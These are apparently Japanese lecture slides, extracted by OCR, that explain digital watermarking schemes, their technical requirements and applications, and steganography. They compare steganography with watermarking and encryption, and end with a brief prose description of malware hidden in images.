https://ipsj.ixsq.nii.ac.jp/ej/?action=pages_view_main&active_action=repository_view_main_item_detail&item_id=65742&item_no=1&page_id=13&block_id=8

電子透かしの原理

(b) カバー画像（原画像）を必要としない電子透かし方式


情報埋め込み

ビット値　b = 1



ピクセル対の輝度値を
□ > ■ となるように変更

ビット値　b = 0



ピクセル対の輝度値を
□ < ■ となるように変更

情報検出

判定値V = □ − ■

$$b = \begin{cases} 1 & \text{if } V > T \\ 0 & \text{if } V < -T \end{cases}$$

※T：しきい値

【方式(b) の問題点】

※方式(a) の問題点(1)は解消されるが、

ピクセル対の輝度値の大小関係がそのままビット値を表現するので，絵柄によっては，輝度値の大幅な変更が必要になり，問題点(2)の画質劣化を引き起こす可能性がある.


出典：越前功「電子透かし技術とその応用」、IPSJ Magazine Vol.47 No.11、2006.11を基に作成
https://ipsj.ixsq.nii.ac.jp/ej/?action=pages_view_main&active_action=repository_view_main_item_detail&item_id=65742&item_no=1&page_id=13&block_id=8

電子透かしの原理

(c) 統計量操作を用いた電子透かし方式


情報埋め込み

ビット値　b = 1



複数のピクセル対の
輝度値を ↑ ↓ に変更

ビット値　b = 0



複数のピクセル対の
輝度値を ↓ ↑ に変更

※方式(a) の問題点(1)及び方式(a)・(b)の問題点(2)は解消される.

情報検出

判定値V = Σ□ −Σ■

$$b = \begin{cases} 1 & \text{if } V > T \\ 0 & \text{if } V < -T \end{cases}$$

※T：しきい値

出典：越前功「電子透かし技術とその応用」、IPSJ Magazine Vol.47 No.11、2006.11を基に作成
https://ipsj.ixsq.nii.ac.jp/ej/?action=pages_view_main&active_action=repository_view_main_item_detail&item_id=65742&item_no=1&page_id=13&block_id=8

電子透かしの技術要件

(1)コンテンツの品質劣化防止

(2)コンテンツ処理への耐性

(3)誤検出の防止

(4)埋め込みビット数の確保

(5)セキュリティ

(6)カバーメデイアの不要性

(7)処理時間の低減

(8)実施コストの低減

電子透かしの技術要件

(1)コンテンツの品質劣化防止

　コンテンツの価値を損なわずに情報を埋め込む必要がある. 例えば，静止画の場合は，画質の劣化を防止する.すなわちカバーメデイア（原コンテンツ）とステゴメデイア（情報埋め込みコンテンツ）が人間には区別できない，あるいは，区別できたとしても差分が鑑賞の妨げにならない範囲にあることが必要である.

(2)コンテンツ処理への耐性

　通常のコンテンツ流通では，カバーコンテンツに情報を埋め込んだステゴメディアを加工，編集して利用者に配布する場合が多い.同様に，不正コピーの場面でも，ステゴメデイアを加工，編集する場合が多い.これらのメディア処理を行った後からでも埋め込んだ情報を精度よく検出する必要がある.

電子透かしの技術要件

(3)誤検出の防止

情報を埋め込んでいないコンテンツから情報を検出すること(フォルスポジティブfalsepositive),あるいは埋め込んだ情報とは異なる情報を検出すること(ビットエラーbiterror)を誤検出という. この誤検出の発生する確率が実用上問題のない範囲にあることが必要である.

(4)埋め込みビット数の確保

電子透かしの使用目的を達するに充分なビット数を埋め込めることが必要である.例えば，著作権者のIDを埋め込む場合には，複数の著作権者を識別するのに充分なビット数を埋め込めることが必要である.

(5)セキュリティ

電子透かし方式の推定およびそれに基づく埋め込み情報の除去や改ざんが容易でないこと. また，電子透かしを悪用した不正行為が容易でないことが必要である.

電子透かしの技術要件

(6)カバーメデイアの不要性

　埋め込み情報の検出時にカバーメデイアが必要であると，コン テンツの所有者しか検出できず，応用範囲が限定される. したがって，カバーメディアを必要とせず，ステゴメデイアのみから検出できる方法が望ましい.


(7)処理時間の低減

　情報の埋め込みおよび検出の処理時間が実用的な範囲にあること.

(8)実施コストの低減

　電子透かしの実装コストが実用的な範囲内であることまた，電子透かしを使ったシステム全体の運用において，埋め込んだ透かし情報およびカバーメデイアの管理(例えば，データベース管理)，埋め込み処理，検出処理などの運用コストが実用的な範囲内であること.


映画の盗撮場所・日時を特定できる電子透かし技術



映像が上映された場所（映画館など）や時刻などを、電子透かしとして映像に埋め込むことによって、映画などが盗撮された場所・日時を特定することが可能

出典： INTERNET Watch「NHKと三菱、映画の盗撮場所・日時を特定できる電子透かし技術を開発」、2007.12.5を基に作成
https://internet.watch.impress.co.jp/cda/news/2007/12/05/17754.html

アバターへの電子透かしの埋め込み




本人の許可や確認のない撮像などによりアバターが生成されてしまう危険性や、アバターのなりすまし、不正利用などがメタバース普及の大きな課題

⇨**電子透かし**で、アバターの唯一性、真正性を証明

出典：CNET Japan「凸版、アバターの真正性を証明する管理基盤「AVATECT」を開発--NFTや電子透かしを付与」、2022.2.18を基に作成
https://japan.cnet.com/article/35183746/

アバターへの電子透かし・NFTの埋め込み



※NFT（Non-Fungible Token）：非代替性トークン。固有の値で、デジタル資産の所有権を認証

出典：CNET Japan「凸版、アバターの真正性を証明する管理基盤「AVATECT」を開発--NFTや電子透かしを付与」、2022.2.18を基に作成
https://japan.cnet.com/article/35183746/

画像の「電子透かし」を除去する技術

参考

多くのストックフォト企業は、「電子透かし」を写真に埋め込むことで盗用を防いでいる。

ところが、2017年7月にグーグルが発表したアルゴリズムはこうした電子透かしをすべて除去してしまうものだった。


このほどグーグルは、写真から電子透かしを除去できるようにするアルゴリズムを開発した。グーグルの人工知能研究者たちは、ニューラルネットワークを用いて電子透かしに繰り返し現れる視覚パターン（たとえば、Shutterstockのロゴのサンセリフ体、あるいはAdobe Stockの難解なロゴマーク）を特定し、自動的にそれらのパターンを画像から取り去るようアルゴリズムに学習させることに成功したのだ。



出典：WIRED「画像の「電子透かし」を除去する技術をグーグルが開発――ストックフォト企業はどう対抗する？」、2017.9.7を基に作成
https://wired.jp/2017/09/07/stock-photo-google-algorithm/

画像の「電子透かし」を除去する技術

参考



(a) 透かし画像入りの画像群　　(b) 透かし画像　　(c) 透かし画像を除去した画像群

出典：Tali Dekel, Michael Rubinstein, Ce Liu, William T. Freeman, Google Research 'On the Effectiveness of Visible Watermarks,' 2017を基に作成
https://openaccess.thecvf.com/content_cvpr_2017/papers/Dekel_On_the_Effectiveness_CVPR_2017_paper.pdf

ステガノグラフィ

情報ハイデイング(information hiding)-情報を隠すという行為-は，古代から主に秘匿通信を目的として行われてきた.

秘密にしたいメッセージを偏在する絵や文章などの媒体に隠し，媒体を伝達することで秘匿通信を行うステガノグラフィ(stegauography)は，紀元前から知られた手法であり，古代ギリシア時代では，使者の頭を剃ってその頭に通信文を刺青し，髪が伸びるのを待って使いに出していたという例がある.

コンテンツの流出元特定の例としては，複数の相手に重要書類を送る際に，送付者ごとに異なる情報を文章に隠しておくことが挙げられる.

イギリスでは国家機密文章のコピーが新聞紙に掲載された際に，送付先ごとに機密文章の文字間隔のパターンを微小に変えていたため，掲載された文章の文字間隔から流出元を特定したという事例がある.

このように，コンテンツの属性情報をコンテンツ自体に隠すことで，コンテンツの価値保証や不正者特定に適用する手法は，一部の組織や機関で知られていたが，その適用対象は紙幣や機密書類などの物理媒体に限定されていた.

ステガノグラフィ



ステガノグラフィは現代では**ネットワーク上の秘匿通信が目的**であり,画像や音楽などのディジタルコンテンツを媒体(カバーメデイア cover mediaと呼ぶ)として，その中に**秘密の情報を知覚されにくいように埋め込み・検出する技術**として知られている.

ネットワーク上の秘匿通信の手段ではSSLなどの暗号化通信が一般的に知られているが，**暗号化通信**では送信者と受信者との間で秘密情報をやり取りした事実を第三者に知られてしまう可能性があるのに対し，**ステガノグラフィ**では，送信者と受信者との間でやり取りするのは偏在する画像データや音楽データであるため，第三者が秘密情報の存在自体を認識できないという特徴がある.

ステガノグラフィは，現在のユビキタス情報化社会において，ネットワーク上で重要な情報を秘密裏にやり取りする技術として注目されている.

ステガノグラフィの目的




ステガノグラフィは，マルチメディアコンテンツを媒体として，秘密情報が密かに送信され，第三者からは音楽や画像，映像などの送受信が行われているように振る舞う．つまり，ダミーデータの送受信の間に**重要なデータの送受信**が秘密裏に行われることを目的としている．

以下に，**ステガノグラフィに求められる条件**を挙げる．

- 秘密情報の埋め込みが知覚されない
- 埋め込み可能な情報量は多い方が望ましい
- 埋め込み位置はどこでもよい
- 攻撃に対する耐性は考慮しなくてよい

出典：栗林稔「データハイディングの諸技術とその機能」を基に作成
https://www.istc.kobe-u.ac.jp/activity/mage/m34/34_data-hiding.pdf

ステガノグラフィを用いた秘密情報の送信



ステガノグラフィを使った秘密情報の送信モデルを示す.

このモデル図では，Aliceと Bob がネットワークの監視をしている Chary に知られることなく秘密情報を共有している.

出典：栗林稔「データハイディングの諸技術とその機能」を基に作成
https://www.istc.kobe-u.ac.jp/activity/mage/m34/34_data-hiding.pdf


ステガノグラフィ

画像や音声などに，知覚されないように情報を埋め込み，
情報の通信をカモフラージュする技術



出典：NTTサイバースペース研究所「電子透かし技術の応用」、2006.3.26を基に作成
https://www.ieice.org/~isec/event/isec060326/isec06032605.pdf（リンク切れ）

ステガノグラフィ



出典：NTTサイバースペース研究所「電子透かし技術の応用」、2006.3.26を基に作成
https://www.ieice.org/~isec/event/isec060326/isec06032605.pdf（リンク切れ）

電子透かしとステガノグラフイの違い

項目	電子透かし	ステガノグラフィ
目的	・著作権保護 ・不正利用防止	・情報を隠すこと自体が目的 ・秘密の通信やデータの隠蔽
情報の表示	隠されているが、検出可能なことが多い。**時には目に見える場合**もある	隠されていて、 **通常の方法では気づかれない** ようになっている
使用例	画像や動画に著作権情報を埋め込む	画像や音声ファイルに 機密情報を隠す
技術の検出難易度	検出ツールや手法を使用して **比較的容易に検出できる**	高度な解析が必要で、 **検出が難しい**

出典：LANSCOPE「ステガノグラフィとは？仕組み・サイバー攻撃に悪用する手口」、2025.4.24
https://www.lanscope.jp/blogs/cyber_attack_cp_blog/20240826_22066/

暗号化とステガノグラフィの違い

項目	暗号化	ステガノグラフィ
目的	データの内容を保護し、第三者が解読できないようにする	データの存在を隠すこと自体が目的
データの見た目	暗号化された無意味な文字列	表面的には通常のメディアファイル（画像、音声、動画など）
検出の難易度	データの存在は明らかだが、内容が理解できない	データが隠されていること自体が、気づかれにくい
使用方法	データを**暗号化アルゴリズムで**変換する	データを他のファイル（画像、音声など）に埋め込む
主な用途	セキュアな通信、データ保護	秘密の通信、データの隠蔽

出典：LANSCOPE「ステガノグラフィとは？仕組み・サイバー攻撃に悪用する手口」、2025.4.24
https://www.lanscope.jp/blogs/cyber_attack_cp_blog/20240826_22066/

ステガノグラフィを悪用したマルウェア感染の事例

1) ユーザーの目を引く画像に隠ぺい

美しい風景や心が和む動物の画像はユーザーに人気のあるコンテンツだ。そうしたユーザー心理を逆手に取り、これらの画像ファイルに不正なスクリプトを埋め込む手口が存在する。こうした**画像ファイルをユーザーが閲覧**することで、バンキングマルウェアに感染してしまう。感染後は、被害者が攻撃者の指定した金融機関にアクセスした際、ログイン情報や個人情報が窃取される仕組みだ。

